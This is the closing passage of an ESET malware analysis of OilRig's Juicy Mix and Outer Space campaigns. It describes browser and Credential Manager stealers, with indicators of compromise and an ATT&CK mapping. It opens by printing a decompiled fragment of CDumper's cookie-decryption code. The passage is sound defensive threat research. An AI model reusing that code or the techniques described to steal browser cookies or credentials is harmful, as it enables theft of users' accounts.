                    byte[] array = (byte[])sqliteDataReader[7];
                    if (array[0] == 118 && array[1] == 49 && array[2] == 48)
                    {
                        string str = Program.DecryptV80(array, localpath);
                        text = text + "\n\t\t\"value\": \"" + str + "\"";
                    }
                    else
                    {
                        string str2 = Program.Decryptv79(array);
                        text = text + "\n\t\t\"value\": \"" + str2 + "\"";
                    }
                    text += "\n\t},\n";
                }
                text = text.Remove(text.Length - 1);
                text += "\n]";
                int count = 4;
                string newValue = new string(' ', count);
                text = text.Replace("\t", newValue);
                sqliteConnection.Close();
                return text;
            }
```

Figure 12. CDumper's CookieGrab function dumps and decrypts cookies from the Chrome data store

In both Outer Space and the earlier Out to Sea campaign, OilRig used a C/C++ Chrome data dumper called MKG. Like CDumper and EDumper, MKG was also able to steal usernames and passwords, browsing history, and cookies from the browser. This Chrome data dumper is typically deployed in the following file locations (with the first location being the most common):

- %USERS%\public\programs\vmwaredir\<random_14_character_string>\mkc.exe
- %USERS%\Public\M64.exe

Windows Credential Manager stealer

Besides browser-data dumping tools, OilRig also used a Windows Credential Manager stealer in the Juicy Mix campaign. This tool steals credentials from Windows Credential Manager, and similar to CDumper and EDumper, stores them in the %TEMP% directory – this time into a file named IUpdate (hence the name IDumper). Unlike CDumper and EDumper, IDumper is implemented as a PowerShell script.

As with the browser dumper tools, it is not uncommon for OilRig to collect credentials from the Windows Credential Manager. Previously, OilRig's operators were observed using VALUEVAULT, a publicly available, Go-compiled credential-theft tool (see the 2019 HardPass campaign and a 2020 campaign), for the same purpose.

Conclusion

OilRig continues to innovate and create new implants with backdoor-like capabilities while finding new ways to execute commands on remote systems. The group improved upon its C#/.NET Solar backdoor from the Outer Space campaign to create a new backdoor named Mango for the Juicy Mix campaign. The group deploys a set of custom post-compromise tools that are used to collect credentials, cookies, and browsing history from major browsers and from the Windows Credential Manager. Despite these innovations, OilRig also continues to rely on established ways to obtain user data.

> For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.
> ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit

> the ESET Threat Intelligence page.

IoCs

Files

SHA-1	Filename	ESET detection name	Descripti
3D71D782B95F13EE69E96BCF73EE279A00EAE5DB	MyCV.doc	VBA/OilRig.C	Document with malicious macro dropping Mango.
3699B67BF4E381847BF98528F8CE2B966231F01A	chrome_log.vbs	VBS/TrojanDropper.Agent.PCC	VBS dropper.
1DE4810A10FA2D73CC589CA403A4390B02C6DA5E	Solar.exe	MSIL/OilRig.E	Solar backdoor.
CB26EBDE498ECD2D7CBF1BC498E1BCBB2619A96C	Mango.exe	MSIL/OilRig.E	Mango backdoor (v1.0.0).
C9D18D01E1EC96BE952A9D7BD78F6BBB4DD2AA2A	Menorah.exe	MSIL/OilRig.E	Mango backdoor (v1.1.1).
83419CBA55C898FDBE19DFAFB5B1B207CC443190	EdgeUpdater.exe	MSIL/PSW.Agent.SXJ	Edge data dumper.
DB01095AFEF88138C9ED3847B5D8AF954ED7BBBC	Gr.exe	MSIL/PSW.Agent.SXJ	Chrome data dumper.
BE01C95C2B5717F39B550EA20F280D69C0C05894	ieupdater.exe	PowerShell/PSW.Agent.AH	Windows Credential Manager dumper.

6A1BA65C9FD8CC9DCB0657977DB2B03DACDD8A2A	mkc.exe	Win64/PSW.Agent.AW	MKG - Chrome data dumper.
94C08A619AF2B08FEF08B131A7A59D115C8C2F7B	mkkc.exe	Win64/PSW.Agent.AW	MKG - Chrome data dumper.
CA53B8EB76811C1940D814AAA8FE875003805F51	cmk.exe	Win64/PSW.Agent.AW	MKG - Chrome data dumper.
BE9B6ACA8A175DF61F2C75932E029F19789FD7E3	CCXProcess.exe	MSIL/OilRig.A	SC5k downloade (32-bit version).
2236D4DCF68C65A822FF0A2AD48D4DF99761AD07	acrotray.exe	MSIL/OilRig.D	SC5k downloade (64-bit version).
EA8C3E9F418DCF92412EB01FCDCDC81FDD591BF1	node.exe	MSIL/OilRig.D	SC5k downloade (64-bit version).

Network

IP	Domain	Hosting provider	First seen	Details
199.102.48[.]42	tecforsc-001-site1.gtempurl[.]com	MarquisNet	2022-07-29	N/A

MITRE ATT&CK techniques

This table was built using version 13 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	T1584.004	Compromise Infrastructure: Server	In both Outer Space and Juicy Mix campaigns, OilRig has compromised legitimate websites to stage malicious tools and for C&C communications.
	T1587.001	Develop Capabilities: Malware	OilRig has developed custom backdoors (Solar and Mango), a downloader (SC5k), and a set of credential-theft tools for use in its operations.
	T1608.001	Stage Capabilities: Upload Malware	OilRig has uploaded malicious components to its C&C servers, and stored prestaged files and commands in the Drafts email directory of an Office 365 account for SC5k to download and execute.
	T1608.002	Stage Capabilities: Upload Tool	OilRig has uploaded malicious tools to its C&C servers, and stored prestaged files in the Drafts email directory of an Office 365 account for SC5k to download and execute.
Initial Access	T1566.001	Phishing: Spearphishing Attachment	OilRig probably distributed its Outer Space and Juicy Mix campaigns via phishing emails with their VBS droppers attached.
Execution	T1053.005	Scheduled Task/Job: Scheduled Task	OilRig's IDumper, EDumper, and CDumper tools use scheduled tasks named ie<user>, ed<user>, and cu<user> to execute themselves under the context of other users. Solar and Mango use a C#/.NET task on a timer to iteratively execute their main functions.
	T1059.001	Command and Scripting Interpreter: PowerShell	OilRig's IDumper tool uses PowerShell for execution.
	T1059.003	Command and Scripting Interpreter: Windows Command Shell	OilRig's Solar, SC5k, IDumper, EDumper, and CDumper use cmd.exe to execute tasks on the system.

	T1059.005	Command and Scripting Interpreter: Visual Basic	OilRig uses a malicious VBScript to deliver and persist its Solar and Mango backdoors.
	T1106	Native API	OilRig's Mango backdoor uses the CreateProcess Windows API for execution.
Persistence	T1053.005	Scheduled Task/Job: Scheduled Task	OilRig's VBS dropper schedules a task named ReminderTask to establish persistence for the Mango backdoor.
Defense Evasion	T1036.005	Masquerading: Match Legitimate Name or Location	OilRig uses legitimate or innocuous filenames for its malware to disguise itself from defenders and security software.
	T1027.002	Obfuscated Files or Information: Software Packing	OilRig has used SAPIEN Script Packager and SmartAssembly obfuscator to obfuscate its IDumper tool.
	T1027.009	Obfuscated Files or Information: Embedded Payloads	OilRig's VBS droppers have malicious payloads embedded within them as a series of base64 substrings.
	T1036.004	Masquerading: Masquerade Task or Service	In order to appear legitimate, Mango's VBS dropper schedules a task with the description Start notepad at a certain time.
	T1070.009	Indicator Removal: Clear Persistence	OilRig's post-compromise tools delete their scheduled tasks after a certain time period.
	T1140	Deobfuscate/Decode Files or Information	OilRig uses several obfuscation methods to protect its strings and embedded payloads.
	T1553	Subvert Trust Controls	SC5k uses Office 365, generally a trusted third party and often overlooked by defenders, as a download site.
	T1562	Impair Defenses	OilRig's Mango backdoor has an (as yet) unused capability to block endpoint security solutions from loading their user-mode code in specific processes.

Credential Access	T1555.003	Credentials from Password Stores: Credentials from Web Browsers	OilRig's custom tools MKG, CDumper, and EDumper can obtain credentials, cookies, and browsing history from Chrome and Edge browsers.
	T1555.004	Credentials from Password Stores: Windows Credential Manager	OilRig's custom credential dumping tool IDumper can steal credentials from the Windows Credential Manager.
Discovery	T1082	System Information Discovery	Mango obtains the compromised computer name.
	T1083	File and Directory Discovery	Mango has a command to enumerate the content of a specified directory.
	T1033	System Owner/User Discovery	Mango obtains the victim's username.
	T1087.001	Account Discovery: Local Account	OilRig's EDumper, CDumper, and IDumper tools can enumerate all user accounts on the compromised host.
	T1217	Browser Information Discovery	MKG dumps Chrome history and bookmarks.
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	Mango uses HTTP in C&C communications.
	T1105	Ingress Tool Transfer	Mango has the capability to download additional files from the C&C server for subsequent execution.
	T1001	Data Obfuscation	Solar and SC5k use a simple XOR-encryption method along with gzip compression to obfuscate data at rest and in transit.
	T1102.002	Web Service: Bidirectional Communication	SC5k uses Office 365 for downloading files from and uploading files to the Drafts directory in a legitimate email account.

	T1132.001	Data Encoding: Standard Encoding	Solar, Mango, and MKG base64 decodes data before sending it to the C&C server.
	T1573.001	Encrypted Channel: Symmetric Cryptography	Mango uses an XOR cipher with the key Q&4g to encrypt data in C&C communication.
	T1573.002	Encrypted Channel: Asymmetric Cryptography	Mango uses TLS for C&C communication.
Exfiltration	T1041	Exfiltration Over C2 Channel	Mango, Solar, and SC5k use their C&C channels for exfiltration.

Source: https://www.welivesecurity.com/en/eset-research/oilrigs-outer-space-juicy-mix-same-ol-rig-new-drill-pipes/